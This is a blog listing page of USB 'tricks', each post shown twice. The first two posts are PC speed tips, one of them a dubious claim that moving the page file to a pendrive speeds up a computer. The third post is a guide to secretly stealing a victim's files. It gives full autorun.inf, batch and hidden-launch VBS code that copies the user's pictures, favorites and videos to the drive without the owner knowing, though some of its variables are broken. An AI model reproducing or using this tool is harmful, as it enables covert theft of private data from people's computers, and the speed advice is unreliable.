Showing posts with label USB. Show all posts


Trick to Speed the Up Computer using USB Pendrive


Many of the Computer are running on Slow Speed. The reason behind this can be the less RAM or or some others.

Now here is the Trick to Speed UP the Computer using USB Pendrive.

This Trick is helpful in cases where the RAM is less and we want to Speed Up the Computer.

So to use this Trick just follow these simple steps :


1) Right Click My Computer  >>  Properties  >>  Advanced  >>  Performance.

2) Now in this window Click on Advanced Tab and then on the Change button.

3) Now select the Pendrive and choose the Option Custom Size.

5) Now acording to the Memory available in the selected Pendrive, fill the Initial size and Maximum size with the Size and Click on OK.


6) Now it is done. The Computer would be now Faster then the before stage without Increasing the RAM.

So it is simple Trick to Speed the Up Computer using USB Pendrive.

Trick to Speed the Up Computer using USB Pendrive


Many of the Computer are running on Slow Speed. The reason behind this can be the less RAM or or some others.

Now here is the Trick to Speed UP the Computer using USB Pendrive.

This Trick is helpful in cases where the RAM is less and we want to Speed Up the Computer.

So to use this Trick just follow these simple steps :


1) Right Click My Computer  >>  Properties  >>  Advanced  >>  Performance.

2) Now in this window Click on Advanced Tab and then on the Change button.

3) Now select the Pendrive and choose the Option Custom Size.

5) Now acording to the Memory available in the selected Pendrive, fill the Initial size and Maximum size with the Size and Click on OK.


6) Now it is done. The Computer would be now Faster then the before stage without Increasing the RAM.

So it is simple Trick to Speed the Up Computer using USB Pendrive.


Trick to Increase USB or Pen Drive Speed

There is Trick to Increase USB or Pen Drive Speed by more than Two Times. This Trick can improve the USB or Pen Drive performance and moreover Speed Up the Computer to some Extent. To use this Trick just follow the simple Steps :
1) Connect the USB or Pen Drive to Computer.
2) Open My Computer  >>  Right Click USB or Pen Drive  >>  Properties.


3) Then on the Hardware Tab select the USB or Pen Drive connected and then click Properties  >>  Policies Tab.
4) Now select "Optimize for Performance" Option rather than "Optimize for Quick Removal" and click Ok.
5) Now just Format the USB or Pen Drive with NTFS File System by Selecting Format Option from the Drop Down Menu of Formatting.
6) Now it is done.
So it is a simple Trick to Increase USB or Pen Drive Speed.

Trick to Increase USB or Pen Drive Speed

There is Trick to Increase USB or Pen Drive Speed by more than Two Times. This Trick can improve the USB or Pen Drive performance and moreover Speed Up the Computer to some Extent. To use this Trick just follow the simple Steps :
1) Connect the USB or Pen Drive to Computer.
2) Open My Computer  >>  Right Click USB or Pen Drive  >>  Properties.

3) Then on the Hardware Tab select the USB or Pen Drive connected and then click Properties  >>  Policies Tab.
4) Now select "Optimize for Performance" Option rather than "Optimize for Quick Removal" and click Ok.
5) Now just Format the USB or Pen Drive with NTFS File System by Selecting Format Option from the Drop Down Menu of Formatting.
6) Now it is done.
So it is a simple Trick to Increase USB or Pen Drive Speed.


Trick to Secretly Copy and Steal Data from Computer to a USB or Pendrive

We are often curious to know about the Data and Files which is in others Computer but we are not allowed to do so due to restrictions by the Computer owner or of some other Reason.


But here is a Trick which can help us to Copy and Steal all the Secret Data or Files from the Victims Computer by just plugging the USB or Pendrive to the Computer.

This Trick could prove to be very helpfull and it would Copy and Steal all the Data without the Confirmation and Knowing of Computer Owner.

To use this Trick just follow these simple Steps :

1) Open Notepad.

2) Copy and Paste the following Code into Notepad :

[autorun]
icon=drive.ico
open=launch.bat
action=Click OK to Run
shell\open\command=launch.bat

3) Save this file as autorun.inf.

4) Open Notepad again.

5) Copy and Paste the following Code :

@echo off
:: variables
/min
SET odrive=%odrive:~0,2%
set backupcmd=xcopy /s /c /d /e /h /i /r /y
echo off
%backupcmd% "%USERPROFILE%\pictures" "%drive%\Data\My pics"
%backupcmd% "%USERPROFILE%\Favorites" "%drive%\Data\Favorites"
%backupcmd% "%USERPROFILE%\videos" "%drive%\Data\vids"
@echo off
cls

6) Save this file as File.bat.

7) Open Notepad again.

8) Copy and Paste the following Code :

CreateObject("Wscript.Shell").
Run """" & WScript.Arguments(0) & """", 0, False

9) Save this file as Invisible.vbs.

10) Now again open Notepad.

11) Now Copy and Paste the following Code :

wscript.exe \invisible.vbs file.bat

12) Save this as Launch.bat.

13) Now Copy and Paste all the four (4) files created in the above steps to the USB or Pendrive.

14) Create a folder named “Data” where the Stolen contents would be Copied automatically.

15) Now it is done. The USB or Pendrive is ready to Steal the Secret Data or Files.


So it is simple Trick to Secretly Copy and Steal Data from Computer to a USB or Pendrive.

Trick to Secretly Copy and Steal Data from Computer to a USB or Pendrive

We are often curious to know about the Data and Files which is in others Computer but we are not allowed to do so due to restrictions by the Computer owner or of some other Reason.


But here is a Trick which can help us to Copy and Steal all the Secret Data or Files from the Victims Computer by just plugging the USB or Pendrive to the Computer.

This Trick could prove to be very helpfull and it would Copy and Steal all the Data without the Confirmation and Knowing of Computer Owner.

To use this Trick just follow these simple Steps :

1) Open Notepad.

2) Copy and Paste the following Code into Notepad :

[autorun]
icon=drive.ico
open=launch.bat
action=Click OK to Run
shell\open\command=launch.bat

3) Save this file as autorun.inf.

4) Open Notepad again.

5) Copy and Paste the following Code :

@echo off
:: variables
/min
SET odrive=%odrive:~0,2%
set backupcmd=xcopy /s /c /d /e /h /i /r /y
echo off
%backupcmd% "%USERPROFILE%\pictures" "%drive%\Data\My pics"
%backupcmd% "%USERPROFILE%\Favorites" "%drive%\Data\Favorites"
%backupcmd% "%USERPROFILE%\videos" "%drive%\Data\vids"
@echo off
cls

6) Save this file as File.bat.

7) Open Notepad again.

8) Copy and Paste the following Code :

CreateObject("Wscript.Shell").
Run """" & WScript.Arguments(0) & """", 0, False

9) Save this file as Invisible.vbs.

10) Now again open Notepad.

11) Now Copy and Paste the following Code :

wscript.exe \invisible.vbs file.bat

12) Save this as Launch.bat.

13) Now Copy and Paste all the four (4) files created in the above steps to the USB or Pendrive.

14) Create a folder named “Data” where the Stolen contents would be Copied automatically.

15) Now it is done. The USB or Pendrive is ready to Steal the Secret Data or Files.


So it is simple Trick to Secretly Copy and Steal Data from Computer to a USB or Pendrive.
.

m